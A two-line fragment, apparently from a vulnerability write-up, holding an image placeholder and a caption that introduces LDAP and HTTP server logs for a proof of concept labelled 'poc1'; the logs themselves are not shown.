
LDAP and HTTPServer logs(The first log item is belong to poc1):